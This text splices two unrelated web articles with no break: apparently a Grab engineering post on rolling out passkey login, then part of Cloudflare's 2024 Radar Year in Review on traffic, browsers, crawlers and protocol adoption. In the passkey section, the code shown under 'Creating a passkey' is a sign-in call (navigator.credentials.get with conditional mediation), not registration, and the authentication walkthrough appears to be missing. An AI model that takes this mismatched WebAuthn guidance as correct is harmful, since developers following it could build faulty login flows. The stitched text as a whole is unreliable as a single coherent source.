Given the rapidly evolving security threats in the digital space, we selected Passkey for its unique benefits in providing both enhanced security and a seamless user experience. Passkey offers enhanced security as it is phishing-resistant and doesn’t require secrets to be stored in Grab’s database. Instead, secrets are securely kept within the user’s device, putting the control in their hands and significantly reducing the chances of exposure.
Fast-paced adoption of Passkey
Passkey technology is not only promising in theory but also successful in practice, as evidenced by its wider industry adoption. Consumers are adopting passkeys at a rapid pace in 2024. With large global consumer brands, such as Adobe, Amazon, Apple, Google, Hyatt, Nintendo, PayPal, Playstation, Shopify and TikTok enabling passkey technology for their users, more than 13 billion accounts can now leverage passkeys for sign-in.
A majority of people are aware of passkey technology (62%).
Over half have enabled passkeys on at least one of their accounts (53%).
Once they adopt a passkey, nearly a quarter enable a passkey whenever possible (23%).
A large number believe passkeys are more secure (61%) and more convenient than passwords (58%).
These trends clearly illustrate why we chose to implement Passkey as our passwordless solution.
Architecture details

How do passkeys work?
There are three components of the passkey flow:
Backend: Holds the accounts database storing the public key and other metadata about the passkey.
Frontend: Communicates with the authenticator and sends requests to the backend.
Authenticator: The user’s authenticator creates and stores the passkey. This may be implemented in the operating system underlying the user agent, in external hardware, or a combination of both.

Figure 1. A high-level overview of the passkey authentication.
Supported environments
Google Password Manager: Stores, serves and synchronises passkeys on Android and Chrome. Passkeys are securely backed up and synced between Android devices where the user is signed using the same Google account, and available passkeys are listed.
iCloud Keychain: Synchronises the saved passkey to other Apple devices that run macOS, iOS, or iPadOS where the user is signed in using the same iCloud account.
Implementation
In this section, we illustrate the usage of passkeys in several scenarios.

Creating a new passkey
Figure 2. Passkey registration steps in Grab app.
The user signs into the Grab app and selects Enable Passkey.
Frontend requests user details and a challenge from Backend.
Authenticator creates the user’s passkey upon their consent using their device’s screen lock.
This passkey, along with other data, is sent back to Frontend.
Frontend sends the public key credential to Backend for storage and future authentications.
Figure 3. Sequence diagram of Passkey registration.
Creating a passkey – notable Webauthn parameters
When the user selects Enable Passkey, Frontend fetches the following information to call navigator.credentials.create() from Backend:
 // To abort a WebAuthn call, instantiate an `AbortController`.

 const abortController = new AbortController();

 const publicKeyCredentialRequestOptions = {
   // Server generated challenge
   challenge: ****,
   // The same RP ID as used during registration
   rpId: 'example.com',
 };

 const credential = await navigator.credentials.get({
   publicKey: publicKeyCredentialRequestOptions,
   signal: abortController.signal,
   // Specify 'conditional' to activate conditional UI
   mediation: 'conditional'
 });
Post user consent through their device’s screen lock, a PublicKeyCredential object is returned to Frontend.
The returned PublicKeyCredential is sent to Backend for verification. Backend looks up matching credential ID and verifies the signature against the stored public key.
rp.id: Must match the rp.id used when creating the passkey.
A frictionless login paints a positive picture for our users. No more waiting for OTPs or struggling with cumbersome two-factor authentication. With the implementation of Passkey, users will enjoy a smoother, faster, and more secure login process.
In addition to delivering a frictionless user experience, passkeys provide heightened security compared to conventional authentication methods such as OTPs and passwords, which demand active credential management.
Using passkeys for authentication can lead to cost savings by cutting down or eliminating fees related to third-party authentication services, communication expenses, and messaging platforms. This strategy not only boosts security and user experience but also enhances the financial efficiency of the authentication process.
Moving forward, our focus is on enhancing, streamlining, and extending the capabilities of Passkey. We are enthusiastic about the evolution of passwordless authentication and are dedicated to ongoing investments in technologies that deliver the utmost user satisfaction and experience.
Conclusion
Leveraging passkeys for authentication provides heightened security, enhanced user experience, cost-effectiveness, decreased vulnerabilities, multi-factor authentication support, and simplified credential management. The future direction involves enhancing and broadening Passkey capabilities, with a dedication to investing in user-centric technologies that advance passwordless authentication. This commitment underscores the focus on delivering secure, efficient, and user-friendly authentication solutions for both existing and prospective users.
What’s next
Looking ahead, based on the user adoption of Passkey and its anticipated impact on improving login convenience, we aim to explore the expansion of this feature to web login as well. We envision a scenario where users can leverage the power of their existing phone Passkey, no matter the operating system, thereby creating a truly seamless and secure login experience.
As we gather user feedback, analyse usage data, and delve into Passkey’s impact, we aim to identify growth opportunities and further enhance our understanding of this innovative feature’s transformative effect on app security. Stay tuned for updates on how we are revolutionising our approach to authentication, with a continuous focus on enhancing user convenience and security.
Grab is the leading superapp platform in Southeast Asia, providing everyday services that matter to consumers. More than just a ride-hailing and food delivery app, Grab offers a wide range of on-demand services in the region, including mobility, food, package and grocery delivery services, mobile payments, and financial services across 700 cities in eight countries.
Powered by technology and driven by heart, our mission is to drive Southeast Asia forward by creating economic empowerment for everyone. If this mission speaks to you, join our team today!
The 2024 Cloudflare Radar Year in Review is our fifth annual review of Internet trends and patterns observed throughout the year at both a global and country/region level across a variety of metrics. In this year’s review, we have added several new traffic, adoption, connectivity, and email security metrics, as well as the ability to do year-over-year and geographic comparisons for selected metrics.
Below, we present a summary of key findings, and then explore them in more detail in subsequent sections.
Google maintained its position as the most popular Internet service overall. OpenAI remained at the top of the Generative AI category. Binance remained at the top of the Cryptocurrency category. WhatsApp remained the top Messaging platform, and Facebook remained the top Social Media site. 🔗
Global traffic from Starlink grew 3.3x in 2024, in line with last year’s growth rate. After initiating service in Malawi in July 2023, Starlink traffic from that country grew 38x in 2024. As Starlink added new markets, we saw traffic grow rapidly in those locations. 🔗
Googlebot, Google’s web crawler, was responsible for the highest volume of request traffic to Cloudflare in 2024, as it retrieved content from millions of Cloudflare customer sites for search indexing. 🔗
Traffic from ByteDance’s AI crawler (Bytespider) gradually declined over the course of 2024. Anthropic’s AI crawler (ClaudeBot) first started showing signs of ongoing crawling activity in April, then declined after an initial peak in May & June. 🔗
13.0% of TLS 1.3 traffic is using post-quantum encryption. 🔗
Adoption & Usage
Globally, nearly one-third of mobile device traffic was from Apple iOS devices. Android had a >90% share of mobile device traffic in 29 countries/regions; peak iOS mobile device traffic share was over 60% in eight countries/regions. 🔗
Globally, nearly half of web requests used HTTP/2, with 20.5% using HTTP/3. Usage of both versions was up slightly from 2023. 🔗
React, PHP, and jQuery were among the most popular technologies used to build websites, while HubSpot, Google, and WordPress were among the most popular vendors of supporting services and platforms. 🔗
Go surpassed NodeJS as the most popular language used for making automated API requests. 🔗
Google is far and away the most popular search engine globally, across all platforms. On mobile devices and operating systems, Baidu is a distant second. Bing is a distant second across desktop and Windows devices, with DuckDuckGo second most popular on macOS. Shares vary by platform and country/region. 🔗
Google Chrome is far and away the most popular browser overall. While this is also true on macOS devices, Safari usage is well ahead of Chrome on iOS devices. On Windows, Edge is the second most popular browser as it comes preinstalled and is the initial default. 🔗
Connectivity
225 major Internet disruptions were observed globally in 2024, with many due to government-directed regional and national shutdowns of Internet connectivity. Cable cuts and power outages were also leading causes. 🔗
Aggregated across 2024, 28.5% of IPv6-capable requests were made over IPv6. India and Malaysia were the strongest countries, at 68.9% and 59.6% IPv6 adoption respectively. 🔗
The top 10 countries ranked by Internet speed all had average download speeds above 200 Mbps. Spain was consistently among the top locations across the measured Internet quality metrics. 🔗
41.3% of global traffic comes from mobile devices. In nearly 100 countries/regions, the majority of traffic comes from mobile devices. 🔗
20.7% of TCP connections are unexpectedly terminated before any useful data can be exchanged. 🔗
Security
6.5% of global traffic was mitigated by Cloudflare’s systems as being potentially malicious or for customer-defined reasons. In the United States, the share of mitigated traffic grew to 5.1%, while in South Korea, it dropped slightly to 8.1%. In 44 countries/regions, over 10% of traffic was mitigated. 🔗
The United States was responsible for over a third of global bot traffic. Amazon Web Services was responsible for 12.7% of global bot traffic, and 7.8% came from Google. 🔗
Globally, Gambling/Games was the most attacked industry, slightly ahead of 2023’s most targeted industry, Finance. 🔗
Log4j, a vulnerability discovered in 2021, remains a persistent threat and was actively targeted throughout 2024. 🔗
Routing security, measured as the share of RPKI valid routes and the share of covered IP address space, continued to improve globally throughout 2024. We saw a 4.7% increase in RPKI valid IPv4 address space in 2024, and a 6.4% increase in RPKI valid routes in 2024. 🔗
Email Security
An average of 4.3% of emails were determined to be malicious in 2024, although this figure was likely influenced by spikes observed in March, April, and May. Deceptive links and identity deception were the two most common types of threats found in malicious email messages. 🔗
Over 99% of the email messages processed by Cloudflare Email Security from the .bar, .rest, and .uno top level domains (TLDs) were found to be either spam or malicious in nature. 🔗
Introduction
Over the last four years (2020, 2021, 2022, 2023), we have aggregated perspectives from Cloudflare Radar into an annual Year In Review, illustrating the Internet’s patterns across multiple areas over the course of that year. The Cloudflare Radar 2024 Year In Review microsite continues that tradition, featuring interactive charts, graphs, and maps you can use to explore and compare notable Internet trends observed throughout this past year.
Cloudflare’s network currently spans more than 330 cities in over 120 countries/regions, serving an average of over 63 million HTTP(S) requests per second for millions of Internet properties, in addition to handling over 42 million DNS requests per second on average. The resulting data generated by this usage, combined with data from other complementary Cloudflare tools, enables Radar to provide unique near-real time perspectives on the patterns and trends around security, traffic, performance, and usage that we observe across the Internet.
The 2024 Year In Review is organized into five sections: Traffic, Adoption & Usage, Connectivity, Security, and Email Security and covers the period from January 1 to December 1, 2024. We have incorporated several new metrics this year, including AI bot & crawler traffic, search engine and browser market share, connection tampering, and “most dangerous” top level domains (TLDs). To ensure consistency, we have kept underlying methodologies consistent with previous years’ calculations. Trends for 200 countries/regions are available on the microsite; smaller or less populated locations are excluded due to insufficient data. Some metrics are only shown worldwide, and are not displayed if a country/region is selected.
Below, we provide an overview of the content contained within the major Year In Review sections (Traffic, Adoption & Usage, Connectivity, Security, and Email Security), along with notable observations and key findings. In addition, we have also published a companion blog post that specifically explores trends seen across Top Internet Services.
The key findings and associated discussion within this post only provide a high-level perspective on the unique insights that can be found in the Year in Review microsite. Visit the microsite to explore the various datasets and metrics in more detail, including trends seen in your country/region, how these trends have changed as compared to 2023, and how they compare to other countries/regions of interest. Surveying the Internet from this vantage point provides insights that can inform decisions on everything from an organization’s security posture and IT priorities to product development and strategy.
Traffic trends
Global Internet traffic grew 17.2% in 2024.
An inflection point for Internet traffic arguably occurred thirty years ago. The World Wide Web went mainstream in 1994, thanks to the late 1993 release of the NCSA Mosaic browser for multiple popular operating systems, which included support for embedded images. In turn, “heavier” (in contrast to text-based) Internet content became the norm, and coupled with the growth in consumption through popular online services and the emerging consumer ISP industry, Internet traffic began to rapidly increase, and that trend has continued to the present.
To determine the traffic trends over time for the Year in Review, we use the average daily traffic volume (excluding bot traffic) over the second full calendar week (January 8-15) of 2024 as our baseline. (The second calendar week is used to allow time for people to get back into their “normal” school and work routines after the winter holidays and New Year’s Day. The percent change shown in the traffic trends chart is calculated relative to the baseline value — it does not represent absolute traffic volume for a country/region. The trend line represents a seven-day trailing average, which is used to smooth the sharp changes seen with data at a daily granularity. To compare 2024’s traffic trends with 2023 data and/or other locations, click the “Compare” icon at the upper right of the graph.
Throughout the first half of 2024, worldwide Internet traffic growth appeared to be fairly limited, within a percent or two on either side of the baseline value through mid-August. However, at that time growth clearly began to accelerate, climbing consistently through the end of November, growing 17.2% for the year. This trend is similar to those also seen in 2023 and 2022, as we discussed in the 2023 Year in Review blog post.
Internet traffic trends in 2024, worldwide
The West African country of Guinea experienced the most significant Internet traffic growth seen in 2024, reaching as much as 350% above baseline. Traffic growth didn’t begin in earnest until late February, and reached an initial peak in early April. It remained between 100% and 200% above baseline until September, when it experienced several multi-week periods of growth. While the September-November periods of traffic growth also occurred in 2023, they peaked at under 90% above baseline.
The impact of significant Internet outages is also clearly visible when looking at data across the year. Two significant Internet outages in Cuba are clearly visible as large drops in traffic in October and November. A reported “complete disconnection” of the national electricity system on the island occurred on October 18, lasting just over three days. Just a couple of weeks later, on November 6, damage from Hurricane Rafael caused widespread power outages in Cuba, resulting in another large drop in Internet traffic. Traffic has remained lower as Cuba’s electrical infrastructure continues to struggle.
Internet traffic trends in 2024, Cuba
As we frequently discuss in Cloudflare Radar blog and social media posts, government-directed Internet shutdowns occur all too frequently, and the impact of these actions are also clearly visible when looking at long-term traffic data. In Bangladesh, the government ordered the shutdown of mobile Internet connectivity on July 18, in response to student protests. Shortly after mobile networks were shut down, fixed broadband networks were taken offline as well, resulting in a near complete loss of Internet traffic from the country. Connectivity gradually returned over the course of several days, between July 23-28.
Internet traffic trends in 2024, Bangladesh
As we also noted last year, the celebration of major holidays can also have a visible impact on Internet traffic at a country level. For example, in Muslim countries including Indonesia and the United Arab Emirates, the celebration of Eid al-Fitr, the festival marking the end of the fast of Ramadan, is visible as a noticeable drop in traffic around April 9-10.
Internet traffic trends in 2024, Indonesia and United Arab Emirates
Google maintained its position as the most popular Internet service. OpenAI, Binance, WhatsApp, and Facebook led their respective categories.
Over the last several years, the Year In Review has ranked the most popular Internet services. These rankings cover an “overall” perspective, as well as a dozen more specific categories, based on analysis of anonymized query data of traffic to our 1.1.1.1 public DNS resolver from millions of users around the world. For the purposes of these rankings, domains that belong to a single Internet service are grouped together.
Google once again held the top spot overall, supported by its broad portfolio of services, as well as the popularity of the Android mobile operating system (more on that below). Meta properties Facebook, Instagram, and WhatsApp also held spots in the top 10.
Generative AI continued to grow in popularity throughout 2024, and in this category, OpenAI again held the top spot, building on the continued success and popularity of ChatGPT. Within Social Media, the top five remained consistent with 2023’s and 2022’s ranking, including Facebook, TikTok, Instagram, X, and Snapchat.
Global traffic from Starlink grew 3.3x in 2024, in line with last year’s growth rate. After initiating service in Malawi in July 2023, Starlink traffic from that country grew 38x in 2024.
SpaceX’s Starlink continues to be the leading satellite Internet service provider, bringing connectivity to unserved or underserved areas. In addition to opening up new markets in 2024, Starlink also announced relationships to provide in-flight connectivity to multiple airlines, and on cruise ships and trains, as well as enabling subscribers to roam with their subscription using the Starlink Mini.
We analyzed aggregate Cloudflare traffic volumes associated with Starlink’s primary autonomous system (AS14593) to track the growth in usage of the service throughout 2024. Similar to the traffic trends discussed above, the request volume shown on the trend line in the chart represents a seven-day trailing average. Comparisons with 2023 data can be shown by clicking the “Compare” icon at the upper right of the graph. Within comparative views, the lines are scaled to the maximum value shown.
On a worldwide basis, steady, consistent growth was seen across the year, though it accelerates throughout November. This acceleration may have been driven by traffic associated with customer-specific large software updates.
Starlink traffic growth worldwide in 2024
In many locations, there is pent-up demand for “alternative” connectivity providers such as Starlink, and in these countries/regions, we see rapid traffic growth when service becomes available, such as in Zimbabwe. Service availability was announced on September 7, and traffic from the country began to grow rapidly almost immediately thereafter.
Starlink traffic growth in Zimbabwe in 2024
In new markets, traffic growth continues after that initial increase. For example Starlink service became available in Malawi in July 2023, and throughout 2024, Starlink traffic from the country grew 38x. While Malawi’s 38x increase is impressive, other countries also experienced significant growth. In the Eastern European country of Georgia, service became available on November 1, 2023. After a slow ramp, traffic began to take off growing over 100x through 2024. In Paraguay, service availability was announced on December 21, and began to grow at the beginning of January, registering an increase of over 900x across the year.
Starlink traffic growth in Malawi in 2024
Googlebot was responsible for the highest volume of request traffic to Cloudflare in 2024 as it retrieved content from millions of Cloudflare customer sites for search indexing.
Cloudflare Radar shows users Internet traffic trends over a selected period of time, but at a country/region or network level. However, as we did in 2023, we again wanted to look at the traffic Cloudflare saw over the course of the full year from the entire IPv4 Internet. To do so, we can use Hilbert curves, which allow us to visualize a sequence of IPv4 addresses in a two-dimensional pattern that keeps nearby IP addresses close to each other, making them useful for surveying the Internet’s IPv4 address space.
Using a Hilbert curve, we can visualize aggregated IPv4 request traffic to Cloudflare from January 1 through December 1, 2024. Within the visualization, we aggregate IPv4 addresses at a /20 level, meaning that at the highest zoom level, each square represents traffic from 4,096 IPv4 addresses. This aggregation is done to keep the amount of data used for the visualization manageable. (While we would like to create a similar visualization for IPv6 traffic, the enormity of the full IPv6 address space would make associated traffic very hard to see in such a visualization, especially as such a small amount has been allocated for assignment by the Regional Internet Registries.)
Within the visualization, IP addresses are grouped by ownership, and for much of the IP address space shown there, a mouseover at the default zoom level will show the Regional Internet Registry (RIR) that the address block belongs to. However, there are also a number of blocks that were assigned prior to the existence of the RIR system, and for these, they are labeled with the name of the organization that owns them. Progressive zooming ultimately shows the autonomous system and country/region that the IP address block is associated with, as well as its share of traffic relative to the maximum. (If a country/region is selected, only the IP address blocks associated with that location are visible.) Overall traffic shares are indicated by shading based on a color scale, and although a number of large unshaded blocks are visible, this does not necessarily mean that the associated address space is unused, but rather that it may be used in a way that does not generate traffic to Cloudflare.
Hilbert curve showing aggregated 2024 traffic to Cloudflare across the IPv4 Internet
Warmer orange/red shading within the visualization represents areas of higher request volume, and buried within one of those areas is the IP address block that had the maximum request volume to Cloudflare during 2024. As it was in 2023, this address block was 66.249.64.0/20, which belongs to Google, and is one of several used by the Googlebot web crawler to retrieve content for search indexing. This use of that address space is a likely explanation for the high request volume, given the number of web properties on Cloudflare’s network.
Zoomed Hilbert curve view showing the IPv4 address block that generated the highest volume of requests
In addition to Google, owners of other prefixes in the top 20 include Alibaba, Microsoft, Amazon, and Apple. To explore the IPv4 Internet in more detail, we encourage you to go to the Year in Review microsite and explore it by dragging and zooming to move around IPv4 address space.
Among AI bots and crawlers, Bytespider (ByteDance) traffic gradually declined over the course of 2024, while ClaudeBot (Anthropic) was more active during the back half of the year.
AI bots and crawlers have been in the news throughout 2024 as they voraciously consume content to train ever-evolving models. Controversy has followed them, as not all bots and crawlers respect content owner directives to restrict crawling activity. In July, Cloudflare enabled customers to block these bots and crawlers with a single click, and during Birthday Week we introduced AI Audit to give website owners even more visibility into and control over how AI platforms access their content.
Tracking traffic trends for AI bots can help us better understand their activity over time — observing which are the most aggressive and have the highest volume of requests, which perform crawls on a regular basis, etc. The new AI bot & crawler traffic graph on Radar’s Traffic page, launched in September, provides insight into these traffic trends gathered over the selected time period for the top known AI bots.
Looking at traffic trends from two of those bots, we can see some interesting patterns. Bytespider is a crawler operated by ByteDance, the Chinese owner of TikTok, and is reportedly used to download training data for ByteDance’s Large Language Models (LLMs). Bytespider’s crawling activity trended generally downwards over the course of 2024, with end-of-November activity approximately 80-85% lower than that seen at the start of the year. ClaudeBot is Anthropic’s crawler, which downloads training data for its LLMs that power AI products like Claude. Traffic from ClaudeBot appeared to be mostly non-existent through mid-April, except for some small spikes that possibly represent test runs. Traffic became more consistently non-zero starting in late April, but after an early spike, trailed off through the remainder of the year.
Traffic trends for AI crawlers Bytespider and ClaudeBot in 2024
13.0% of TLS 1.3 traffic is using post-quantum encryption.
The term “post-quantum” refers to a new set of cryptographic techniques designed to protect data from adversaries that have the ability to capture and store current data for decryption by sufficiently powerful quantum computers in the future. The Cloudflare Research team has been exploring post-quantum cryptography since 2017.
In October 2022, we enabled post-quantum key agreement on our network by default, but use of it requires that browsers and clients support it as well. In 2024, Google’s Chrome 124 enabled it by default on April 17, and adoption grew rapidly following that release, increasing from just over 2% of requests to around 12% within a month, and ended November at 13%. We expect that adoption will continue to grow into and during 2025 due to support in other Chromium-based browsers, growing default support in Mozilla Firefox, and initial testing in Apple Safari.
Growth trends in post-quantum encrypted TLS 1.3 traffic during 2024
Adoption & Usage insights
Globally, nearly one-third of mobile device traffic was from Apple iOS devices. Android had a >90% share of mobile device traffic in 29 countries/regions; peak iOS mobile device traffic share was over 60% in eight countries/regions.
The two leading mobile device operating systems globally are Apple’s iOS and Google’s Android, and by analyzing information in the user agent reported with each request, we can get insight into the distribution of traffic by client operating system throughout the year. Again, we found that Android is responsible for the majority of mobile device traffic when aggregated globally, due to the wide distribution of price points, form factors, and capabilities.
Global distribution of mobile device traffic by operating system in 2024
In contrast, iOS adoption tops out in the 65% range in Jersey, the Faroe Islands, Guernsey, and Denmark. Adoption rates of 50% or more were seen in a total of 26 countries/regions, including Norway, Sweden, Australia, Japan, the United States, and Canada. These locations likely have a greater ability to afford higher priced devices, owing to their comparatively higher gross national income per capita.
Countries/regions with the largest share of iOS traffic in 2024
Globally, nearly half of web requests used HTTP/2, with 20.5% using HTTP/3.
HTTP (HyperText Transfer Protocol) is the core protocol that the web relies upon. HTTP/1.0 was first standardized in 1996, HTTP/1.1 in 1999, and HTTP/2 in 2015. The most recent version, HTTP/3, was completed in 2022, and runs on top of a new transport protocol known as QUIC. By running on top of QUIC, HTTP/3 can deliver improved performance by mitigating the effects of packet loss and network changes, as well as establishing connections more quickly. HTTP/3 also provides encryption by default, which mitigates the risk of attacks.
Current versions of desktop and mobile Google Chrome (and Chromium-based variants), Mozilla Firefox, and Apple Safari all support HTTP/3 by default. Cloudflare makes HTTP/3 available for free to all of our customers, although not every customer chooses to enable it.
Analysis of the HTTP version negotiated for each request provides insight into the distribution of traffic by the various versions of the protocol aggregated across the year. (“HTTP/1.x” aggregates requests made over HTTP/1.0 and HTTP/1.1.) At a global level, 20.5% of requests in 2024 were made using HTTP/3. Another 29.9% of requests were made over the older HTTP/1.x versions, while HTTP/2 remained dominant, accounting for the remaining 49.6%.
Global distribution of traffic by HTTP version in 2024
Looking at version distribution geographically, we found eight countries/regions sending more than a third of their requests over HTTP/3, with Reunion, Sri Lanka, Mongolia, Greece, and North Macedonia comprising the top five as shown below. Eight other countries/regions, including Iran, Ireland, Hong Kong, and China, sent more than half of their requests over HTTP/1.x throughout 2024. More than half of requests were made over HTTP/2 in a total of 147 countries/regions.
Countries/regions with the largest shares of HTTP/3 traffic in 2024
React, PHP, and jQuery were among the most popular technologies used to build websites, while Hubspot, Google, and WordPress were among the most popular vendors of supporting services and platforms.
Modern websites and applications are extremely complex, built on and integrating on a mix of frameworks, platforms, services, and tools. In order to deliver a seamless user experience, developers must ensure that all of these components happily coexist with each other. Using Cloudflare Radar’s URL Scanner, we again scanned websites associated with the top 5000 domains to identify the most popular technologies and services used across a dozen different categories.
In looking at core technologies used to build websites, React had a commanding lead over Vue.js and other JavaScript frameworks, PHP was the most popular programming technology, and jQuery’s share was 10x other popular JavaScript libraries.
Third-party services and platforms are also used by websites and applications to support things like analytics, content management, and marketing automation. Google Analytics remained the most widely used analytics provider, WordPress had a greater than 50% share among content management systems, and for marketing automation providers, category leader HubSpot had nearly twice the usage share of Marketo and MailChimp.
Top website technologies, JavaScript frameworks category in 2024
Go surpassed NodeJS as the most popular language used for making automated API requests.
Many dynamic websites and applications are built on automated API calls, and we can use our unique visibility into Web traffic to identify the top languages these API clients are written in. Applying heuristics to API-related requests determined to not be coming from a person using a browser or native mobile application helps us to identify the language used to build the API client.
Our analysis found that almost 12% of automated API requests are made by Go-based clients, with NodeJS, Python, Java, and .NET holding smaller shares. Compared to 2023, Go’s share increased by approximately 40%, allowing it to capture the top spot, while NodeJS’s share fell by just over 30%. Python and Java also saw their shares increase, while .NET’s fell.
Most popular API client languages in 2024
Google is the most popular search engine globally, across all platforms. On mobile devices/OS, Baidu is a distant second. Bing is a distant second across desktop and Windows devices, with DuckDuckGo second most popular on macOS.
Protecting and accelerating websites and applications for millions of customers, Cloudflare is in a unique position to measure search engine market share data. Our methodology uses HTTP’s referer header to identify the search engine sending traffic to customer sites and applications. The market share data is presented as an overall aggregate, as well as broken out by device type and operating system. (Device type and operating system data is derived from the User-Agent and Client Hints headers accompanying a content request.)
Aggregated at a global level, Google referred the most traffic to Cloudflare customers, with a greater than 88% share across 2024. Yandex, Baidu, Bing, and DuckDuckGo round out the top five, all with single digit percentage shares.
Overall worldwide search engine market share in 2024
However, when drilling down by location or platform, differences are apparent in the top search engines and their shares. For example, in South Korea, Google is responsible for only two-thirds of referrals, while local platform Naver drives 29.2%, with local portal Daum also in the top five at 1.3%.
Overall search engine market share in South Korea in 2024
Google’s dominance is also blunted a bit on Windows devices, where it drives only 80% of referrals globally. Unsurprisingly, Bing holds the second spot for Windows users, with a 10.4% share. Yandex, Yahoo, and DuckDuckGo round out the top 5, all with shares below 5%.
Overall worldwide search engine market share for Windows devices in 2024
For additional details, including search engines aggregated under “Other”, please refer to the quarterly Search Engine Referral Reports on Cloudflare Radar.
Google Chrome is the most popular browser overall. While also true on MacOS devices, Safari usage is well ahead of Chrome on iOS devices. On Windows, Edge is the second most popular browser.
Similar to our ability to measure search engine market share, Cloudflare is also in a unique position to measure browser market share. Our methodology uses information from the User-Agent and Client Hints headers to identify the browser making content requests, along with the associated operating system. Browser market share data is presented as an overall aggregate, as well as broken out by device type and operating system. Note that the shares of browsers available on both desktop and mobile devices, such as Chrome or Safari, are presented in aggregate.
Globally, we found that 65.8% of requests came from Google’s Chrome browser across 2024, and that just 15.5% came from Apple’s Safari browser. Microsoft Edge, Mozilla Firefox, and the Samsung Internet browser rounded out the top five, all with shares below 10%.
Overall worldwide web browser market share in 2024
Similar to the search engine statistics discussed above, differences are clearly visible when drilling down by location or platform. In some countries where iOS holds a larger market share than Android, Chrome remains the leading browser, but by a much lower margin. For example, in Sweden, Chrome’s share fell to 56.2%, while Safari’s increased to 22.5%. In Norway, Chrome fell to just 50%, while Safari grew to 25.6%.
Overall web browser market share in Norway in 2024
As the default browser on devices running iOS, Apple Safari was the most popular browser for iOS devices, commanding an 81.7% market share across the year, with Chrome at just 16.1%. And despite being the preinstalled default browser on Windows devices, Edge held just a 17.3% share, in comparison to Chrome’s 68.5%
Overall worldwide web browser market share for iOS devices in 2024
For additional details, including browsers aggregated under “Other”, please refer to the quarterly Browser Market Share Reports on Cloudflare Radar.
Connectivity
225 major Internet outages were observed around the world in 2024, with many due to government-directed regional and national shutdowns of Internet connectivity.
